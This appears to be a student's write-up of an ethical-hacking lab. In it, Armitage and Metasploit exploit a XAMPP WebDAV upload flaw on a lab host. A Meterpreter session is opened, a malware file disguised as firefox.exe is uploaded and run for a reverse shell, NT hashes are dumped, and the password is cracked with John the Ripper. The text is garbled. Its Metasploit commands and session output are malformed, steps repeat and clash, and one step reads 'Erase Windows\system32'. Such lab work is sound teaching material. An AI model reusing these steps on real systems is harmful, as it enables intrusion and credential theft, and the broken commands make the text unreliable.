

## Lab 11 - Exploiting a Vulnerable Web Application

### **Objective:**

1. Scanning and Finding an Exploit
2. Attacking the Target
3. Post Exploitation


### **Takeaways:**

1. Meterpreter is a post-exploitation tool within the Metasploit framework used to gain control over compromised systems. It allows an attacker to execute commands, manipulate the file system, extract information, pivot to other machines, and perform various activities stealthily on a targeted system post-exploitation.
2. Armitage is a visual interface that simplifies cyber-attack simulations and penetration testing by serving as a front-end for the Metasploit Framework.
3. Leafpad is a lightweight and simple text editor primarily designed for Linux-based operating systems. It is known for its minimalistic interface and ease of use, catering to users who prefer a straightforward and uncluttered text editing experience.


### **Challenges:**







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

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8 Select Hosts from the Armitage menu bar and then select Add Hosts.

9 In the Add Hosts box, type 203.0.113.100. Click Add.



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

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11 Right-click on the 203.0.113.100 host and select Scan.

Note: Armitage is now running a total of 9 individual scans. Wait for the lower pane to disclose "Scan complete".

12 The scan will indicate that the remote system is running the Windows Operating system.



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21 Double-click on the apache folder.

Console X Scan X exploit X Files 1 X

Name	Size	Modified
FileZillaFTP		2015-01-31 19:25:58 -0500
MercuryMail		2015-01-31 19:25:55 -0500
anonymous		2015-01-31 19:25:58 -0500
apache		2015-01-31 19:25:58 -0500
cgi-bin		2015-01-31 19:25:58 -0500

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23 Now right-click Flag4.txt and then click Download.

Console X Scan X exploit X Files 1 X

Name	Size	Modified
core		2015-01-31 19:25:58 -0500
error		2015-01-31 19:25:55 -0500
icons		2015-01-31 19:25:55 -0500
include		2015-01-31 19:25:59 -0500
lib		2015-01-31 19:26:04 -0500
logs		2015-01-31 19:26:38 -0500
modules		2015-01-31 19:26:04 -0500
apache_installservice.bat	233b	2015-01-31 19:25:58 -0500
view	137b	2015-01-31 19:25:58 -0500
Flag4.txt	13b	2018-03-25 21:39:08
Download	91b	2018-04-04 10:22:05 -0500
Execute	1kb	2015-01-31 19:25:58 -0500

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
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30 Click on View from the Armitage menu bar and select Downloads.



You will see multiple files in this list. The only one that matters is the access.log file. Ignore all other files, you will revisit them later.

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Armitage

203.0.113.100 SYSTEM (0) @ SERVER

Host	IP	File	Size	Date
203.0.113.100	203.0.113.100	access.log	100	2023-01-23 10:00:00
203.0.113.100	203.0.113.100	index.php	100	2023-01-23 10:00:00
203.0.113.100	203.0.113.100	phpinfo.php	100	2023-01-23 10:00:00

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
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31 In the lower pane, highlight the access.log file, then click the Open Folder button.



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9 Type the following command and press Enter, to go back to the msf prompt.

```
msf exploit(xampp_webdav_upload_php) > use  
auxiliary/scanner/smb/smb_version
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
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203.0.113.100 SYSTEM (0) @ SERVER

192.168.1.10

```
msf exploit(xampp_webdav_upload_php) > use PAYLOAD_LAMP  
msf exploit(xampp_webdav_upload_php) > set PAYLOAD_LAMP  
PAYLOAD_LAMP => LAMP  
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PAYLOAD_LAMP => LAMP  
msf exploit(xampp_webdav_upload_php) > exploit -j  
[*] Exploiting remote RFP handler on 192.168.1.10/2005  
[*] Uploading payload to xampp_webdav_upload_php  
[*] Attempting to receive payload  
[*] Meterpreter session 1 opened (192.168.1.10/2005) => 203.0.113.100/2005 at 2024-06-23 09:46:28 -0400  
msf exploit(xampp_webdav_upload_php) > use auxiliary/scanner/smb/smb_version  
msf exploit(xampp_webdav_upload_php) > set PAYLOAD_LAMP  
PAYLOAD_LAMP => LAMP
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
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11 Type the following command and press Enter, to run the scan. 192.168.1.10 will be identified as Windows.

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msf auxiliary(smb_version) > run
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
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30 Erase Windows\system32 and press Enter.

File Explorer view showing the file system structure of the virtual machine. The file system is rooted at C:\ and contains various folders and files. The file system is rooted at C:\ and contains various folders and files.

31 Click Upload

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Applications | Plugins | Image-Architecture | Task 003.7

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31 click Upload.

File Explorer view showing the file system structure of the virtual machine. The file system is rooted at C:\ and contains various folders and files. The file system is rooted at C:\ and contains various folders and files.

32 Select firefox.exe and click Open

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
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click Refresh). Click on the firefox.exe file to highlight it, then right-click on the firefox.exe and select Execute.



34 Click OK to Arguments.



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
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
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37 Right-click on the compromised 192.168.1.10 victim; select Meterpreter 3, Access, Dump Hashes, and registry method.



38 Click Launch.



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46 Type the following command and **press** Enter, to create a text file called `pass.txt`.

```
root@kali2:~# john pass.txt --format=NT
```

```
root@kali2:~# john pass.txt --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password (Administrator)
1g 0:00:00:00 DONE 2/3 (2016-08-17 12:40) 9.090g/s 23418p/s 23418c/s 23418C/s or
lando_patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Note: Press the STOP button to complete the lab.

#### Discussion Questions

- 1 What is the internal IP address range you are attacking?
- 2 What is the application you are hiding the malware to create a reverse

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```
root@kali2:~# john pass.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Password (Administrator)
1g 0:00:00:00 DONE 2/3 (2024-01-23 10:23) 10.09g/s 128000p/s 128000c/s 128000C/s
orlando_patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:~#
```

[\*] Creating a default reverse handler... 0.0.0.0-12678

This is the last screen before the end of this lab.